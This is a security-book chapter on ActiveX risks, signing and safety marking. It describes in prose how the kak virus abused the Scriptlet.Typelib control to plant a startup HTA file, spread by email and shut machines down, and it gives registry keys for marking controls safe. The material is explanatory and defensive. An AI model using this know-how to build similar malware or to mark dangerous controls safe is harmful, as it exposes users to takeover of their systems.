The primary dangers associated with using ActiveX controls stem from the way Microsoft approaches security. By using their Authenticode technology to digitally sign an ActiveX control, Microsoft feels they can guarantee to the user where the control came from and that it has not been tampered with since it was created. In most cases this is true, but there are several things that Microsoft does *not* do, which poses a serious threat to the security of your individual machine and your network. The first and most obvious danger is that Microsoft doesn't limit the access that the control has after it is installed on your local machine. This is one of the key differences between ActiveX and Java. Java uses a method known as *sandboxing*. By sandboxing a Java applet, you ensure that the application is running in its own protected memory area, which isolates it from things like the file system and other applications. This puts some serious limitations on what you can do with a control. ActiveX controls, on the other hand, have the same rights as the user who is running them after they are installed on a computer. Microsoft also does not guarantee that the author is the one using the control, or that it is being used in the way it was intended, or on a site or pages that it was intended for. Microsoft also can not guarantee that the owner of the site or someone else has not modified the pages since the control was put in place. It is the exploitation of these vulnerabilities that poses the greatest danger associated with using ActiveX controls.

For example, Scriptlet.Typelib is a Microsoft ActiveX control that developers use to generate Type Libraries for Windows Script Components (WSCs). One of the functions of this control is that it allows files to be created or modified on the local computer. Obviously, this is an ActiveX control that should be protected from untrusted programs. According to The CERT Coordination Center (CERT/CC), this control is incorrectly marked as "safe for scripting" when it is shipped

with Internet Explorer versions 4.0 and 5.0. As a result, a hacker could write malicious code to access and execute this control without you ever knowing that it has happened. Two well-known viruses exploit this vulnerability: kak and BubbleBoy. Both are delivered through HTML formatted e-mail and affect the Windows Registry and other system files. Microsoft issued a patch for both viruses in 1999.

Because Scriptlet.Typelib is marked "safe for scripting," the default security settings of Internet Explorer, Outlook, and Outlook Express allow the control to be used without raising any security alerts. The kak virus uses this security hole in an attempt to write an HTML Application (HTA) file into the Windows startup directory. Once there, kak waits for the next system startup or user login. When this happens, the virus can go back to work and cause its intended damage. It then goes through a series of writing and modifying several files. The end result is that you end up with a new signature file that attaches itself to all outgoing messages and includes the virus (see Figure 9.1). This is the method that kak uses to propagate itself.

Figure 9.1 Microsoft Outlook Express Options Dialog Box



The final insult comes when the day of the month and current hour are checked. If it is 6:00 P.M. or later on the first day of any month, kak displays a dialog box saying "Not Today" (see Figure 9.2); when this dialog box is closed, kak calls a Win32 API function causing Windows to shut down. Because this code is in the HTA file that runs at each startup and login, restarting an afflicted machine at or after 6:00 P.M. on the first day of any month results in the machine starting up, displaying the "Not Today" message, then shutting down. With the ability to create or modify files and make registry entries and API calls, you can see how dangerous this control could be.

Figure 9.2 HTML Application Dialog Box



Avoiding Common ActiveX Vulnerabilities

One of the most common vulnerabilities with ActiveX controls has to do with the programmer's perception, or lack thereof, of the capabilities of the control. Every programmer that works for a company or consulting firm and writes a control for a legitimate business use wants his control to be as easy to use as possible. He takes into consideration the intended use of the control, and if it seems OK, he marks it "safe-for-scripting." This is a double-edged sword. Without marking it "safe," you are inundated with warnings and messages on the potential risk of using a control that is not signed or not marked as safe. Depending on the security settings in your browser, you may not be allowed to run it at all (see Figure 9.3). After it is marked as safe, other applications and controls have the ability to execute the control without requesting your approval. You can see how this situation could be dangerous. A good example of the potential effects of ActiveX is the infamous Windows Exploder control. This was a neat little ActiveX control written by Fred McLain (www.halcyon.com/mclain/ActiveX) that demonstrates what he calls

"dangerous" technology. All his control does is perform a clean shutdown and power-off of the affected Windows system. Now this does not seem so bad, and no, it was not written that way by mistake, but it definitely helps get the point across. You have to be careful with ActiveX controls. You have to know everything your control is capable of before you release it.

Figure 9.3 Microsoft Internet Explorer Alert




Another problem that arises as a result of the lack of programmer consideration is having a control misused and at the same time taking advantage of the users' privileges. Just because you have a specific use in mind for a control does not mean that someone else cannot find a different use for the control. Someone out there will always be less trustworthy than you and will try to exploit your creativity. Take into consideration the Scriptlet.Typelib example in the previous section. The programmers at Microsoft knew that their control worked fine creating Type Libraries for WSCs, but they never considered that someone might use their control to write HTA files or make registry modifications.

Another common vulnerability in ActiveX controls is releasing versions that have not been thoroughly tested and contain bugs. One specific bug that is often encountered in programs written in C++ is the *buffer overflow* bug. This occurs when you copy a string into a fixed-length array and the string is larger than the array. The result is a buffer overflow and a potential application crash. With this type of error, the key is that the results are unpredictable. If you are lucky, you may get an Event Detail box (see Figure 9.4). The buffer overflow may just print unwanted characters on your screen, or it may kill your browser and in turn lock up your system. This problem has plagued the UNIX/Linux world for years, but recently has become more and more noticeable on the Windows platform. If you browse the top IT security topics at Microsoft TechNet (www.microsoft.com/technet/security/current.asp),

you may notice that one or more issues involving this type of error are found monthly. This is not exclusively a Microsoft problem, but it affects almost every vendor that writes code for the Windows platform. To illustrate how far-reaching this type of problem is, in a recent report found on the secureroot Web site (www.secureroot.com), Neal Krawetz reported that he had identified a buffer overflow condition in the Shockwave Flash plug-in for Web browsers. He states, "Macromedia's Web page claims that 90 percent of all Web browsers have the plug-ins installed. Because this overflow can be used to run arbitrary code, it impacts 90 percent of all 'Web' enabled systems." Now that's a scary thought! Although this is a very widespread type of error, the solution is simple: Take the extra time required to do thorough testing and ensure that your code contains proper bounds checking on all values that accept variable length input.

Figure 9.4 Windows Error Event Detail Box



Another vulnerability occurs in using older, retired versions of ActiveX controls. Some may have had errors, some not. Some may have been changed completely or replaced for some reason. After someone else has a copy of your control, you can't guarantee that the current version will be

used, especially if it can be exploited in some way. Although you will get an error message when you use a control that has an expired signature, a lot of people will install it anyway just because it still has your name on it (see Figure 9.5). Unfortunately, there is no way to prevent someone from using your control after you have retired it from service. After you sign and release a control that can perform a potentially harmful task, it becomes fair game for every hacker on the Internet. In this case, the best defense is a good offense. Thorough testing before you release your control will save you later.

Figure 9.5 Security Warning for Expired Signature



As a user, you should also be on the offensive. Never install a control that's unsigned or one that has an expired signature. The potential harmful results are countless. After you install them, ActiveX controls have the same rights that you do and can perform the same tasks that you can. They can do everything from sending sensitive data as an e-mail attachment to calling a shell command such as **delete**. If you do decide to install an unsigned or expired control, be sure that you understand the risks.

Lessening the Impact of ActiveX Vulnerabilities

ActiveX vulnerability is serious business for network administrators, end users, and developers alike. For some, the results of misused or mis-

managed ActiveX controls can be devastating; for others, it is never taken into consideration. You can put policies in place that will disallow the use of all controls and scripts, but this has to be done at the individual machine level, and it takes a lot of time and effort to implement and maintain. This is especially true in an environment where the users are more knowledgeable on how to change browser settings. Other options can limit the access of ActiveX controls, such as using firewalls and virus protection software, but the effectiveness is limited to the obvious and known. Although complete protection from the exploitation of ActiveX vulnerabilities is difficult—if not impossible—to achieve, users from every level can address several issues to help minimize the risk.

Protection at the Network Level

As a network administrator, the place to start is addressing the different security settings available through the network operating system.

- You can use options like Security Zones and Secure Socket Layer (SSL) protocols to place limits on controls.
- You have access to the CodeBaseSearchPath in the system registry, which controls where your system will look when it attempts to download ActiveX controls.
- You have the Internet Explorer Administration Kit (IEAK), which can be used to define and dynamically manage ActiveX controls.

Although all of these are great, you should also consider implementing a firewall. Some firewalls have the capability of monitoring and selectively filtering the invocation and downloading of ActiveX controls. Some do not, so be aware of the capabilities of the firewall you choose.

Protection at the Client Level

As an end user, one of the most important things you can do is to keep your operating system with all its components and your virus detection software current. Download and install the most-current security patches and virus updates on a regular basis. Another option for end users as well

as administrators is the availability of Security Zone settings in Internet Explorer, Outlook, and Outlook Express. These are valuable security tools you should use to their fullest potential.

Setting Security Zones

Properly set Security Zones can dramatically reduce your potential vulnerability to ActiveX controls. There are five Security Zones: Local Intranet zone, Trusted Sites zone, Restricted Sites zone, Internet zone, and My Computer zone. The last zone, My Computer, is only available through the IEAK and not through the browser interface. If you do not have access to the IEAK, you can also access the Security Zone settings through the [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones] registry key. The appropriate settings for this key are shown in Table 9.1.

Table 9.1 Security Zone Settings in Internet Explorer, Outlook, and Outlook Express

Registry Key Setting	Security Zone
0	My Computer zone
1	Local Intranet zone
2	Trusted Sites zone
3	Internet zone
4	Restricted Sites zone

Complete the following steps to modify the Security Zone settings through Internet Explorer 5.*x*:

1. From the Tools menu, select **Internet Options**. The Internet Options dialog box appears.
2. Select the **Security** tab. The Security Options panel appears.
3. Select the zone you wish to change. For most users, this is the **Internet zone**, but depending on your circumstances, you may need to repeat these steps for the **Local Intranet zone** as well.

4. Click the **Custom Level** button. The Security Settings panel appears.
5. Change one or more of the following settings for your desired level of security:
   - Set Run ActiveX controls and plug-ins to administrator approved, disable, or prompt.
   - Set Script ActiveX controls marked safe for scripting to disable or prompt.
6. Click **OK** to accept these changes. A dialog box appears asking if you are sure you want to make these changes.
7. Click **Yes**.
8. Click **OK** to close the Internet Options dialog box and save your settings.

As an end user, you should exercise extreme caution when prompted to download or run an ActiveX control. Also, make sure that you disable ActiveX controls and other scripting languages in your e-mail applications, which is an area that is often overlooked. A lot of people think that if they do not use a Microsoft e-mail application, they are safe. But if your e-mail client is capable of displaying HTML pages, chances are you are just as vulnerable using something like Eudora as you would be using Outlook Express. As far as Netscape browsers go, you are most likely safe from any potential ActiveX security threat for now. In order to use ActiveX with a Netscape browser earlier than version 6, you have to install a third party plug-in. The best known plug-in for ActiveX support in Netscape is called ScriptActive, which is written by NCompass. (However, NCompass is no longer providing this plug-in or supporting the Netscape browser.) No standard plug-in or support exists for Netscape 6 with its new Gecko engine. However, several on-going development projects are working to create new plug-ins or direct API support for ActiveX in Netscape.

As a developer, you have the most important responsibility. You are the first line of defense against ActiveX vulnerability. Stay current on the tools available to assist you in securing your software. Always consider

the risks involved in writing mobile code. Always follow good software engineering practices and be extra careful to avoid common coding problems and easily exploited coding mistakes. But most importantly, use good judgment and common sense and test, test, test. Remember, after you sign it and release it, it is fair game. Anyone can use it. Just make sure that you have written the safest ActiveX control that you can.

Hackers can usually create some creative way to trick a user into clicking on a seemingly safe link or opening an e-mail with a title like "In response to your comments."

Methodology for Writing Safe ActiveX Controls

How do you write safe ActiveX controls? Well, again, the first step is to use good judgment and common sense. Be sure that you know everything about your control, how it works, and what its capabilities are. Good software engineering practices and design techniques will also help you write Safe ActiveX controls:

- **Thoroughly document your control.** This will give administrators—as well as users—the upper hand when they consider the potential risk of using your control.
- **Design your control with the minimum functionality required to accomplish its task.** Any extra functionality is an open invitation to exploitation.
- **Pay special attention to avoiding common mistakes like buffer overruns and input validation errors.**
- **Learn how to properly secure your ActiveX controls using the appropriate object safety settings.**

Object Safety Settings

The two types of object safety are "safe for initializing" and "safe for scripting." Microsoft states that "safe for initializing" means that your control is safe to receive any possible argument, and "safe for scripting" means that your control is safe for any possible use of its properties, methods, and events. With this in mind, test your control thoroughly and be sure that it does not perform any potentially unsafe tasks. Examples of things to consider unsafe include creating or deleting files, exposing passwords, viewing private user information, or sending SQL. Although Microsoft's "ActiveX Control Safety Checklist" may be subjective, good judgment and common sense should provide ample assistance in determining compliance. If your control violates *any* of the following, it should *not* be marked as safe:

- Accessing information about the local computer or user
- Exposing private information on the local computer or network
- Modifying or destroying information on the local computer or network
- Faulting of the control and potentially crashing the browser
- Consuming excessive time or resources such as memory
- Executing potentially damaging system calls, including executing files
- Using the control in a deceptive manner and causing unexpected results

Tools & Traps…

All the Right Tools

If you're going to sign your ActiveX controls, you'll need the right tools for the job. You will of course need a code-signing certificate, and in order to use the code-signing certificate, you will need the ActiveX Software Development Kit (ActiveX SDK) from Microsoft. The ActiveX SDK is a set of utilities that you will need to sign and test your cabinet (CAB) files. The main components of the ActiveX SDK are makecert.exe, cert2spc.exe, signcode.exe, and checktrust.exe. These tools are also part of the upcoming Microsoft.NET Framework.

- The Certificate Creation Utility (makecert.exe) generates an X.509 certificate that can be used for testing purposes only. It also creates a public and private key pair for digital signatures.
- The Software Publisher Certificate Test Utility (Cert2spc.exe) creates a Software Publisher's Certificate (SPC) from one or more X.509 certificates. Remember, this is for test purposes only.
- The File Signing Utility (signcode.exe) is used to sign a portable executable (PE) file with requested permissions to give developers more-detailed control over the security restrictions placed on their components. You can sign an individual component or an entire assembly. If signcode is run without any options, it will launch the Digital Signature Wizard to help with signing process.
- The Certificate Verification Utility (chktrust.exe) checks the validity of an Authenticode-signed file. If the hashes agree, chktrust verifies the signing certificate.

With the help of these tools, you'll be signing and distributing ActiveX controls in no time.

Securing ActiveX Controls

Who do you trust, or more to the point, who will trust you? That is the question you have to ask yourself when you are publishing ActiveX controls. Whether you plan to use your control on the Internet or over a corporate intranet, you'll want your control to be easily installed and you'll want to let your users know that they can trust you and your control. The method used to instill this trust is known as *control signing.*

Control Signing

To sign a control you need a digital code-signing certificate or ID (see Figure 9.6) from a Certificate Authority (CA). The two leading CAs for signing ActiveX controls in the United States are VeriSign (www.verisign.com) and Thawte (www.thawte.com). Both provide different versions of their certificates depending on what platform development work is being completed. For example, different certificates exist for Microsoft Authenticode, Netscape Object, Microsoft Office 2000 and VBA, Marimba, Macromedia Shockwave, Apple, and others. Currently from VeriSign, the annual cost of a Code Signing Digital ID is $400 each. From Thawte, the cost of their Developer Certificate is $200 with a yearly renewal fee of $100. Unlike VeriSign, Thawte is now offering a multipurpose certificate that you can use to sign code from all available platforms except Java. Thawte currently states that the Java 2 Plugin Developer Certificates are still not interoperable with the rest of the code-signing platforms, so you will still need to purchase a separate certificate for Java. However, if you are only interested in signing Java applets for Navigator/JVM 1.1.*x*, the multipurpose certificate will work just fine.

One option that you get with VeriSign is access to a timestamping server. Because your digital certificate is valid for only one year, you may think that you would have to re-sign your code every time you renew your digital certificate. Well, that is not the case if you timestamp your code when you sign it. By offering a free timestamping service, VeriSign may save you a little work in the long run when it comes to maintaining old code. There is one exception: currently Netscape does not support timestamping, so you will need to re-sign your Netscape code each year.

Figure 9.6 Security Warning Showing Code-Signing ID



Both CAs offer the same general type of product, each with its own positive points, sort of like a Cadillac and a Chevrolet. Both are good products; one is a little more affordable, one comes with a few more bells and whistles, but both will get you where you're going. If you are a European developer, you may prefer to do business with a European CA. Two of the most popular European CAs are GlobalSign (www.globalsign.net) and TrustWise (www.trustwise.com).

So now that you've got this digital certificate, what do you do with it? Well, because this chapter is about ActiveX controls, we concentrate on signing code for the Microsoft platform and Microsoft Authenticode.

NOTE

Although Thawte and VeriSign act as two separate companies, and still have two separate product lines, VeriSign Inc. purchased Thawte in December of 1999.

Using Microsoft Authenticode

What is Microsoft Authenticode and what do you do with it? Authenticode is Microsoft's way of ensuring customer trust. With your digital certificate in hand, you can now sign your code. Without it you would get a nice error message telling you that the publisher of the software could not be determined (see Figure 9.7). With it, information about the control, the identity and contact information of the publisher, the signing authority, and optionally the time and date that a control was signed is displayed. This guarantees to the user that a known software publisher or individual has published this and that it has not been tampered with since it was published.

Figure 9.7 Authenticode Security Warning



How do you use Microsoft Authenticode? You use, or implement, Authenticode by signing your code. The actual signing part is very simple. After you have finished your control and, if needed, packaged it into a CAB file, you are ready to sign. To sign your control, you use Microsoft's signcode utility. Complete the following steps:

1. By simply double-clicking on **signcode.exe**, you are presented with the Digital Signature Wizard (see Figure 9.8).
2. Select the file that you intend to sign. It can be any executable (.exe, .ocx, or .dll). You also have the option to sign CAB files, Catalog files (CAT), and Certificate Trust List files (CTL).

Figure 9.8 Digital Signature Wizard



3. After you select your file, you can select between **Typical** or **Custom** signing options. If you are using your Digital ID and password file that you received from a CA, select **Custom**.
4. Next, select your certificate file (.cer, .crt, or .spc).
5. You will then need to provide your private key file (PVK). At this point, you are prompted for your password. If you do not have it, then you are out of luck—you will need to get another certificate issued. Because this is a pretty common problem, a reissue of your certificate from both CAs is free.
6. Next, you need to select a hash algorithm that will be used to create the signature. You will then be able to add any additional certificates if you need to.
7. The next step is the Data Description. This is a very important step. This is the control description information that will be displayed to a user when he/she installs your control.
8. Next is the timestamp. You will definitely want to add a timestamp to keep your control active after your certificate expires. If you are using a VeriSign certificate, you can use their time-

stamp server, otherwise, you'll need to provide one from a different service.

9. After this, you are presented with a summary of all your choices. Now all you need to do is click **Finish**, enter your certificate password again, and voila!—you have a signed ActiveX control.

For those of you who do not like wizards, signcode.exe also works from the command prompt. All you have to do is supply the appropriate command line parameters and the end results are the same. But before we get ahead of ourselves, one more important topic needs to be covered. Before you sign your code, you will need to know how to mark your control.

Control Marking

Two different methods exist for marking a control as safe: using the safety settings in the Package and Deployment Wizard (or using the Windows Registry); or implementing the IObjectSafety interface. We cover the easier way first.

Using Safety Settings

If your intent is to package a CAB file, all you need is the Package and Deployment Wizard. To mark an ActiveX control as "safe for scripting" and/or "safe for initialization," select **Yes** in the drop-down menus next to the name of the control on the Safety Settings screen of the Packaging and Deployment Wizard (see Figure 9.9). By marking your control as safe, you are assuring your users that this control can do no harm to their systems. After you select the appropriate safety settings and click the **Next** button, the Wizard does the rest. Your CAB file will now install and your control will be marked with your chosen security settings.

Figure 9.9 The Package and Deployment Wizard Safety Settings Screen



Using IObjectSafety

The second method for marking a control "safe" is by implementing the IObjectSafety method within your control. IObjectSafety is a component interface that's available in Microsoft Internet Explorer 4.0 and later. It provides methods to retrieve and set safety options for your Windows applications. It is a very simple interface and has only two methods or members:

- GetInterfaceSafetyOptions
- SetInterfaceSafetyOptions

Now with names like that, it's hard to get it wrong. The GetInterfaceSafetyOptions retrieves the safety options that are supported by an object as well as the safety options that are currently set for that object. The SetInterfaceSafetyOptions is the member that marks an object safe for initialization and or safe for scripting.

In Visual Basic 5 and later, the best way to do this is by using the Implements statement (see Figure 9.10). The IObjectSafety interface

allows a control to report to the calling application (also known as the Container Object) whether it is safe or not. The major advantage of using IObjectSafety is that you can have a single version of your control that performs safe under certain circumstances and unsafe under others. It can programmatically change safety modes to conform to a variety of situations. Unlike the other method of marking a control as safe, it does not have to depend on registry entries. From a security standpoint, the best reason to use IObjectSafety is that someone else cannot come along behind you, repackage your control, and mark it safe if it is *not*.

Figure 9.10 Visual Basic IObjectSafety Implementation

```
Option Explicit
Implements IObjectSafety

' IObjectSafety_GetInterfaceSafetyOptions ---------------------
Private Sub IObjectSafety_GetInterfaceSafetyOptions(ByVal riid _
As Long, pdwSupportedOptions As Long, pdwEnabledOptions As Long)
    Dim Rc           As Long
    Dim rClsId       As uGUID
    Dim IID          As String
    Dim bIID()       As Byte

    pdwSupportedOptions = INTERFACESAFE_FOR_UNTRUSTED_CALLER Or _
                          INTERFACESAFE_FOR_UNTRUSTED_DATA

' Set and return supported object safety features.

    If (riid <> 0) Then
    ' Validate pointer to interface id.

        CopyMemory rClsId, ByVal riid, Len(rClsId)
```

Continued

Figure 9.10 Continued

```
        ' Copy interface guid to struct.

        bIID = String$(MAX_GUIDLEN, 0)
        ' Pre-allocate byte array.

        Rc = StringFromGUID2(rClsId, VarPtr(bIID(0)), MAX_GUIDLEN)
        ' Get clsid from guid struct.

        Rc = InStr(1, bIID, vbNullChar) - 1
        ' Look for trailing null chars.

        IID = Left$(UCase(bIID), Rc)
        ' Trim extra nulls and convert to upper-case for
        ' comparison.

        Select Case IID
        Case IID_IDispatch ' safety options requested
            pdwEnabledOptions = IIf(m_fSafeForScripting, _
    INTERFACESAFE_FOR_UNTRUSTED_CALLER, 0)
            Exit Sub
        Case IID_IPersistStorage, IID_IPersistStream, _
    IID_IPersistPropertyBag
            pdwEnabledOptions = IIf(m_fSafeForInitializing, _
    INTERFACESAFE_FOR_UNTRUSTED_DATA, 0)
            Exit Sub
        Case Else
            Err.Raise E_NOINTERFACE ' ERROR - Not supported
            Exit Sub
        End Select
```

Continued

Figure 9.10 Continued

```
    End If
End Sub
'-------------------------------------------------------------

' IObjectSafety_SetInterfaceSafetyOptions -------------------
Private Sub IObjectSafety_SetInterfaceSafetyOptions(ByVal riid _
As Long, ByVal dwOptionsSetMask As Long, ByVal dwEnabledOptions As
Long)
    Dim Rc           As Long
    Dim rClsId       As uGUID
    Dim IID          As String
    Dim bIID()       As Byte

    If (riid <> 0) Then
    ' Validate pointer to interface id.

        CopyMemory rClsId, ByVal riid, Len(rClsId)
        ' Copy interface guid to struct.

        bIID = String$(MAX_GUIDLEN, 0)
        ' Pre-allocate byte array.

        Rc = StringFromGUID2(rClsId, VarPtr(bIID(0)), MAX_GUIDLEN)
        ' Get clsid from guid struct.

        Rc = InStr(1, bIID, vbNullChar) - 1
        ' Look for trailing null char.s.

        IID = Left$(UCase(bIID), Rc)
```

Continued

www.syngress.com

Figure 9.10 Continued

```
        ' Trim extra nulls and convert to upper-case for
        ' comparison.

        Select Case IID
        Case IID_IDispatch
            If ((dwEnabledOptions And dwOptionsSetMask) <> _
INTERFACESAFE_FOR_UNTRUSTED_CALLER) Then
                Err.Raise E_FAIL ' error: not supported.
                Exit Sub
            End If

            If Not m_fSafeForScripting Then Err.Raise E_FAIL
            ' Is this object safe for scripting?
            Exit Sub
        Case IID_IPersistStorage, IID_IPersistStream, _
IID_IPersistPropertyBag
            If ((dwEnabledOptions And dwOptionsSetMask) <> _
INTERFACESAFE_FOR_UNTRUSTED_DATA) Then
                Err.Raise E_FAIL ' error: not supported.
                Exit Sub
            End If
            If Not m_fSafeForInitializing Then Err.Raise E_FAIL
            ' Is this object safe for initializing?
            Exit Sub
        Case Else
            ' Unknown interface requested.
            Err.Raise E_NOINTERFACE ' error: not supported.
            Exit Sub
        End Select
```

Continued

Figure 9.10 Continued

```
    End If
End Sub
'-----------------------------------------

' FunctionSafeToScript ----------------------
Public Function FunctionSafeToScript() As Boolean
    FunctionSafeToScript = True
End Function
'-----------------------------------------

' FunctionNOTSafeToScript --------------------
Public Function FunctionNOTSafeToScript() As Boolean
    FunctionNOTSafeToScript = True
End Function
'-----------------------------------------
```

Marking the Control in the Windows Registry

The final method I would like to cover for marking a control safe is by using the Windows Registry. Now I know that at the beginning of this section, I said that there are only two ways to mark a control safe and now I cover a third—but I am really only extending the first. Let me explain. The way the Packaging and Deployment Wizard magically accomplishes this task of marking a control safe is by modifying the Controls entry in the Windows Registry. Understand that this comes with a cost. First of all, when a control is marked using this method, it has to do a Register Lookup every time it is initialized. This takes time, and when you are pushing out Web content, speed is a major factor. The second problem with this type of safety marking is that there is no middle ground; it is either safe or it is not. You cannot write a control


that depends on the registry for its safety marking and have it perform as safe and also as unsafe. You would have to package two versions: one that is safe (under all conditions) and one that is not.

Now, if you cannot wait to open regedit.exe and start wading through your Windows Registry, I show you exactly what is needed. All you have to do is provide the following registry keys for your favorite ActiveX control's Class ID (CLSID) under the Implemented Categories section (see Figure 9.11).

- To mark a control as "safe for scripting," use 7DD95801-9882-11CF-9FA9-00AA006C42C4 as the key.
- To mark a control as "safe for initialization from persistent data," use 7DD95802-9882-11CF-9FA9-00AA006C42C4 as the key.

That's all there is to it. Just remember, after a control is marked safe, it no longer needs your permission to execute. So be careful with this one.

Figure 9.11 Windows Registry Editor



Summary

As you can see, there are many security issues involved with distributing ActiveX controls. They all stem from the way Microsoft approaches security. By giving ActiveX controls the same abilities and access as the user, Microsoft has unleashed a very powerful tool for designing mobile code. But with this power also comes the need for responsibility, and the majority of that responsibility falls to the developer. It is your responsibility to determine the capabilities of the control you are writing. You should strive to avoid the common pitfalls such as incorrectly marking your control as safe and releasing versions with bugs.

Although we as developers have the greatest responsibility when it comes to ActiveX safety, system administrators and users alike should do their part to protect their networks and personal computers. Administrators should use all the tools provided by the operating system and should also consider some type of firewall. Administrators and users also have access to the security features built into Internet Explorer, Outlook, and Outlook Express. They should evaluate their own settings and keep their systems updated.

We should also become familiar with the tools available that will help us in providing safer controls. Digital certificates combined with technology such as Microsoft Authenticode will go a long way in assisting us with our task. As you write your controls, you should be aware of different methods of marking your control as safe and what criteria you should use to determine if it should be marked safe or not. The preferred method for implementing this is obviously IObjectSafety, but both methods will accomplish the task. If your control falls into the completely safe category and can perform no possible harm to its host system, then the registry settings would be sufficient. But if there were a chance that your control could be used to perform some unscrupulous task, it would be well worth your effort to take the extra steps necessary to implement IObjectSafety. Remember, no matter how you address ActiveX security, you may be the only line of defense. Be as thorough as possible and never underestimate the potential of your control.

Solutions Fast Track

The Dangers Associated with Using ActiveX

- ☑ By sandboxing a Java applet, you ensure that the application is running in its own protected memory area, isolated from things such as the file system and other applications. ActiveX controls, on the other hand, have the same rights as the user who is running them after they are installed on a computer. Microsoft does not guarantee that the author is the one using the control, or that it is being used in the way it was intended, on a site or pages that it was intended for, and further, cannot guarantee that the owner of the site or someone else has not modified the pages since the control was put in place.
- ☑ After a control is marked as safe, other applications and controls have the ability to execute the control without requesting your approval. Just because you have a specific use in mind for a control does not mean that someone else cannot find a different use for it.
- ☑ A common vulnerability in ActiveX controls is releasing versions that have not been thoroughly tested and contain bugs such as the *buffer overflow* bug. Take the extra time required to do thorough testing and ensure that your code contains proper bounds checking on all values that accept variable length input.
- ☑ You can use options such as Security Zones and SSL protocols to place limits on controls.
- ☑ You have access to the CodeBaseSearchPath in the system registry, which controls where your system will look when it attempts to download ActiveX controls.
- ☑ You have the IEAK, which you can use to define and dynamically manage ActiveX controls.

Methodology for Writing Safe ActiveX Controls

- ☑ Thoroughly document your control. You should also design your control with the minimum functionality required to accomplish its task.
- ☑ If your control violates *any* of the following, it should *not* be marked as safe:
  - Accessing information about the local computer or user.
  - Exposing private information on the local computer or network.
  - Modifying or destroying information on the local computer or network.
  - Faulting of the control and potentially crashing the browser.
  - Consuming excessive time or resources such as memory.
  - Executing potentially damaging system calls, including executing files.
  - Using the control in a deceptive manner and causing unexpected results.
- ☑ Microsoft's ActiveX SDK kit is a set of utilities that you will need to sign and test your CAB files. The main components are makecert.exe, cert2spc.exe, signcode.exe, and checktrust.exe. These tools are also part of the upcoming Microsoft.NET Framework.

Securing ActiveX Controls

- ☑ To sign a control, you need a digital code-signing certificate or ID from a CA. The two leading CAs for signing ActiveX controls in the United States are VeriSign (www.verisign.com) and Thawte (www.thawte.com).

- ☑ By offering a free timestamping service, VeriSign may save you a little work in the long run when it comes to maintaining old code. VeriSign allows Thawte customers to use their time-stamping server.
- ☑ There are two different methods for marking a control as safe: using the safety settings in the Package and Deployment Wizard (or using the Windows Registry); or implementing the IObjectSafety interface.
- ☑ The major advantage of using IObjectSafety is that you can have a single version of your control that performs safe under certain circumstances and unsafe under others. Unlike the other method of marking a control as safe, it does not have to depend on registry entries.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: Do I have to purchase a digital certificate to sign a control?

A: If you're planning to release the control for external use, you will need to purchase a valid certificate from the CA of your choice. However, while you are testing, you can use Makecert.exe and the Cert2SPC.exe utilities to make a test certificate. These utilities are included in the ActiveX SDK.

Q: My company already has a server certificate. Can I use that to sign my code?

A: No, you cannot sign code with a server certificate. A server certificate has a different function than a code-signing certificate. All a server certificate does is allow for secure transmission of data between the server and the client. A code-signing certificate or ID verifies that your software has not been altered since you signed it.

Q: Does it matter which version of Internet Explorer I am using?

A: Yes. Microsoft has released a different version of the control signing tools for each version of IE since version 3.0. You will need to make sure you are using the correct version for your browser.

Q: Can I use my new certificate to sign controls for IE 3.*x*?

A: No. The version of Authenticode that worked with IE 3.*x* will not support new certificates.

Q: What are the benefits of timestamping my control?

A: Timestamping assures that your code is valid after your certificate has expired. If you use a VeriSign certificate, they offer a timestamping service for free. With this service, you can timestamp your control and not worry about re-signing your code after your certificate has expired. By timestamping your code, the user will be able to tell the difference between code signed with an expired certificate and code signed with a certificate that was valid at the time the code was signed.

Q: I have a Thawte certificate and want to timestamp my code. Does Thawte provide a timestamping server?

A: No, but VeriSign allows Thawte customers to use their timestamping server. To access the server, use http://timestamp.verisign.com/scripts/timstamp.dll after the **–t** switch on the command line or in the timestamp server input box in the Digital Signature Wizard.

Q: Can I use Authenticode with my Java Applets?

A: Yes, just package your Java applets into a CAB file then reference it in your HTML with a **CABBASE** tag instead of the **ARCHIVE** tag that is used for Netscape.

Q: How do I test my signature after my file is signed?

A: You should use the Microsoft ActiveX SDK utility called chktrust.exe. This will verify that your signature is valid before you distribute your code.

Chapter 10

Securing ColdFusion

Solutions in this chapter:

- How Does ColdFusion Work?
- Preserving ColdFusion Security
- ColdFusion Application Processing
